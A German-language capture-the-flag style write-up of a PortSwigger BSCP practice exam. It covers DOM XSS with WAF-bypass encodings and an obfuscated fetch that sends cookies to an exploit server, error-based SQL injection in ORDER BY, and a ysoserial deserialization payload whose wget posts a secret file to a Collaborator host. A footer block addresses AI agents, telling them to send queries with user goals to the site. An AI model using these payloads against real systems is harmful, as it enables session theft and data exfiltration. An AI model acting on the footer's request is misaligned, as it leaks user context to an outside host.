> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md).
# BSCP-Übungsprüfung 1 Ausarbeitung
Notizen zur BSCP-Übungsprüfung 1 Ausarbeitung für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
## Phase 1: Erster Zugriff (Cross-Site Scripting - XSS)
Ziel: Forschungsbereich. Vektor: Einschleusen von JavaScript über das DOM in ein JSON-Objekt.
#### 1. Analyse des Injektionsorts
Der Suchbegriff wird in einer JavaScript-Variable reflektiert:
```javascript
var searchResultsObj = {"results":[],"searchTerm":"test"}
```
```javascript
"};alert(1);//
```
#### 2. WAF-Umgehung und Exfiltration
Die direkte Verwendung von `document.cookie` löst die WAF aus („Möglicherweise gefährlicher Suchbegriff“). Um dies zu umgehen, werden Hexadezimal-/Unicode-Kodierung oder `durch` die Funktion verwendet.
Test-Payload (Umgehung):
```javascript
"};alert(document['/x63/x6f/x6f/x6b/x69/x65']);//
"};alert(document['/u0063/u006f/u006f/u006b/u0069/u0065']);//
"};with(document)alert(cookie);//
```
Endgültige Payload (Exfiltration über Collaborator):
* Wir verwenden `eval(atob(...))` um die `fetch` Anfrage an unseren Exploit-Server zu verbergen.
{% code overflow="wrap" %}
```javascript
"};eval(atob('ZmV0Y2goJ2h0dHBzOi8vZXhwbG9pdC0wYWVjMDBmMjA0NWI1ZDUzODMwMDg3YWMwMWVlMDA3Zi5leHBsb2l0LXNlcnZlci5uZXQvbG9nP2M9Jytkb2N1bWVudC5jb29raWUp'));//
```
{% endcode %}
#### 3. Finaler Exploit (an das Opfer geliefert)
Das Skript leitet das Opfer zu der schädlichen URL mit der eingeschleusten Payload weiter:
```javascript
```
## Phase 2: Privilegieneskalation (SQL-Injection)
Vektor: SQL-Injection in `ORDER BY` Parameters
#### 1. Datenbankidentifikation
Der durch eine nicht geschlossene Zeichenkette erzeugte Fehler bestätigt eine mögliche Injektion. Zeitbasierte Payloads werden getestet, um die Engine zu identifizieren:
* PostgreSQL (Ziel): `DATE,pg_sleep(10)`
* Aufgetretener Fehler: `konnte keinen Sortieroperator für den Typ void identifizieren`.
* Ursache: `pg_sleep()` liefert `void`, das nicht sortiert werden kann durch `ORDER BY`.
#### 2. Datenextraktion (fehlerbasiert)
Um das Passwort des Administrators zu extrahieren, erzwingt man einen Typkonvertierungsfehler (Cast), um die Daten in der Fehlermeldung anzuzeigen.
Payload : `DATE,(CASE WHEN (1=1) THEN (SELECT 'a' FROM pg_sleep(10)) ELSE 'a' END)`
Ergebnis: Der Fehler gibt das Passwort preis: `ungültige Eingabesyntax für den Typ Integer: "b235d711d5858825"`
### Phase 3: Dateisystemzugriff (Java-Deserialisierung)
Zweck: Zugriff auf das Dateisystem (Exfiltration von `geheimer` Dateien).
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d
```
{% endcode %}

#### 1. Cookie-Analyse
Sobald wir als Admin verbunden sind, beobachten wir das `admin-prefs` Cookie.
* Format: URL-kodiert -> Base64 -> Gzip -> serialisiertes Java-Objekt.
#### 2. Ausnutzung (Ysoserial)

Die Anwendung verwendet eine verwundbare Bibliothek (CommonsCollections). Nach dem Testen der verschiedenen Versionen (1 bis 8) ist die Version CommonsCollections6 funktionsfähig.
#### 3. Exfiltrations-Payload

Wir erzeugen eine Payload, um den Inhalt der `/home/carlos/secret` Datei über eine POST-Anfrage an unseren Collaborator-Server zu senden:
{% code overflow="wrap" %}
```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://xnoho8l20pznclvof0aaw7ysjjpad01p.oastify.com'
```
{% endcode %}
* Vorgehensweise: Binärdatei zu Gzip komprimieren -> In Base64 kodieren -> Wert in `admin-prefs` Cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.